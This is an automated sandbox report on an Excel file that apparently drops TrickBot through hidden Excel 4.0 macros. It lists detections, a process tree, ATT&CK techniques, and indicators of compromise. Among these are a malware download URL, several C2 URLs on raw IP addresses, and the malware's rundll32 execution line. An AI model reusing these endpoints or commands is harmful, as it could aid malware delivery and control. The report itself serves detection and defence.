ID: 355607
Sample Name:
SecuriteInfo.com.Exploit.Siggen3.10350.14349.29189
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 03:19:19
Date: 20/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Exploit.Siggen3.1035…

Overview


General Information

Sample Name:	SecuriteInfo.com.Exploit.Siggen3.10350.14349.29189 (renamed file extension from 29189 to xls)
Analysis ID:	355607
MD5:	7810830918f82b2.
SHA1:	095201dab7b66c..
SHA256:	c217faa8b517c65..

Most interesting Screenshot:



Detection




Hidden Macro 4.0 TrickBot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- Yara detected Trickbot
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found evasive API chain (trying to d…
- Office process drops PE file

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2032 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2344 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2296 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 2424 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
      - wermgr.exe (PID: 2352 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Siggen3.10350.14349.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x26ca2:$s1: Excel • 0x27d0a:$s1: Excel • 0x35b4:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.2082507822.0000000000684000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000003.2082501308.0000000000684000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2086800503.00000000008C8000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2086715316.0000000000650000.00000004.00000020.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2086590346.0000000000290000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Unpacked PEs


Source	Rule	Description	Author	Strings
4.2.rundll32.exe.290000.0.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.290000.0.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Compliance:

Uses insecure TLS / SSL version for HTTPS connection

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Trickbot

Remote Access Functionality:


Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 2 1	Path Interception	Access Token Manipulation 1	Masquerading 1 2 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2 2	Eavesdrop Insecure Network Communi
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 2 1 2	Disable or Modify Tools 2	LSASS Memory	Security Software Discovery 1 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS Redirect F Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Extra Window Memory Injection 1	Access Token Manipulation 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 2	NTDS	System Network Configuration Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulat Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrac Insecure Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Siggen3.10350.14349.xls	7%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	11%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	6%	ReversingLabs	Win32.Trojan.Trickpak	
C:\Users\user\BASE.BABAA	11%	Metadefender		Browse
C:\Users\user\BASE.BABAA	6%	ReversingLabs	Win32.Trojan.Trickpak	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ident.me	0%	Virustotal		Browse
chipmania.it	1%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.chipmania.it	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://194.5.249.156/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	0%	Avira URL Cloud	safe	
http://https://45.155.173.242/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://www.chipmania.it/mails/open.php	5%	Virustotal		Browse
http://www.chipmania.it/mails/open.php	100%	Avira URL Cloud	malware	
http://https://142.202.191.164/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://200.52.147.93/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ident.me	176.58.123.25	true	false	• 0%, Virustotal, Browse	unknown
chipmania.it	185.81.0.78	true	false	• 1%, Virustotal, Browse	unknown
www.chipmania.it	unknown	unknown	false	• 2%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.chipmania.it/mails/open.php	true	• 5%, Virustotal, Browse • Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2088023481.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2086990491.000 0000001F77000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2352700395.0000000033C F7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	wermgr.exe, 00000006.00000002. 2352494352.0000000033B10000.00 000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2087834825.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2086823918.000 0000001D90000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2352494352.0000000033B 10000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2087834825.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2086823918.000 0000001D90000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2352494352.0000000033B 10000.00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	wermgr.exe, 00000006.00000002. 2347522468.0000000000328000.00 000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2088023481.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2086990491.000 0000001F77000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2352700395.0000000033C F7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://194.5.249.156/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	wermgr.exe, 00000006.00000002. 2347564361.000000000039F000.00 000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	wermgr.exe, 00000006.00000002. 2352219199.0000000033720000.00 000002.00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	wermgr.exe, 00000006.00000002. 2347522468.0000000000328000.00 000004.00000020.sdmp	false		high
http://https://45.155.173.242/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	wermgr.exe, 00000006.00000002. 2347558185.000000000038D000.00 000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	wermgr.exe, 00000006.00000002. 2347522468.0000000000328000.00 000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2087834825.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2086823918.000 0000001D90000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2352494352.0000000033B 10000.00000002.00000001.sdmp	false		high
http://https://142.202.191.164/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	wermgr.exe, 00000006.00000002. 2347522468.0000000000328000.00 000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	wermgr.exe, 00000006.00000002. 2347522468.0000000000328000.00 000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	wermgr.exe, 00000006.00000002. 2352219199.0000000033720000.00 000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.diginotar.nl/cps/pkioverheid0	wermgr.exe, 00000006.00000002. 2347522468.0000000000328000.00 000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2088023481.0000000001D97000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2086990491.0000001F77000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2352700395.0000000033CF7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2087834825.0000000001BB0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2086823918.0000001D90000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2352494352.0000000033B10000.00000002.00000001.sdmp	false		high
http://ocsp.entrust.net0D	wermgr.exe, 00000006.00000002.2347522468.0000000000328000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	wermgr.exe, 00000006.00000002.2347522468.0000000000328000.00000004.00000020.sdmp	false		high
http://servername/isapibackend.dll	wermgr.exe, 00000006.00000002.2353002125.00000000341D0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	wermgr.exe, 00000006.00000002.2347522468.0000000000328000.00000004.00000020.sdmp	false		high
http://https://200.52.147.93/rob60/651689_W617601.4E09BB1E4C0BB7F7B798E195EF9953B3/5/file/	wermgr.exe, 00000006.00000002.2347516377.000000000031A000.00000004.00000020.sdmp, wermgr.exe, 00000006.00000002.2347500342.00000000002EE000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.202.191.164	unknown	Reserved	?	398019	DYNUUS	true
45.155.173.242	unknown	Germany		30823	COMBAHTONcombahtonGmbHDE	true
185.81.0.78	unknown	Italy		52030	SERVERPLAN-ASIT	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.5.249.156	unknown	Romania		64398	NXTHOST-64398NXTHOSTCOM-NXTSERVERSSRLRO	false
200.52.147.93	unknown	Honduras		27932	RedesyTelecomunicacionesHN	true
94.140.114.136	unknown	Latvia		43513	NANO-ASLV	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355607
Start date:	20.02.2021
Start time:	03:19:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
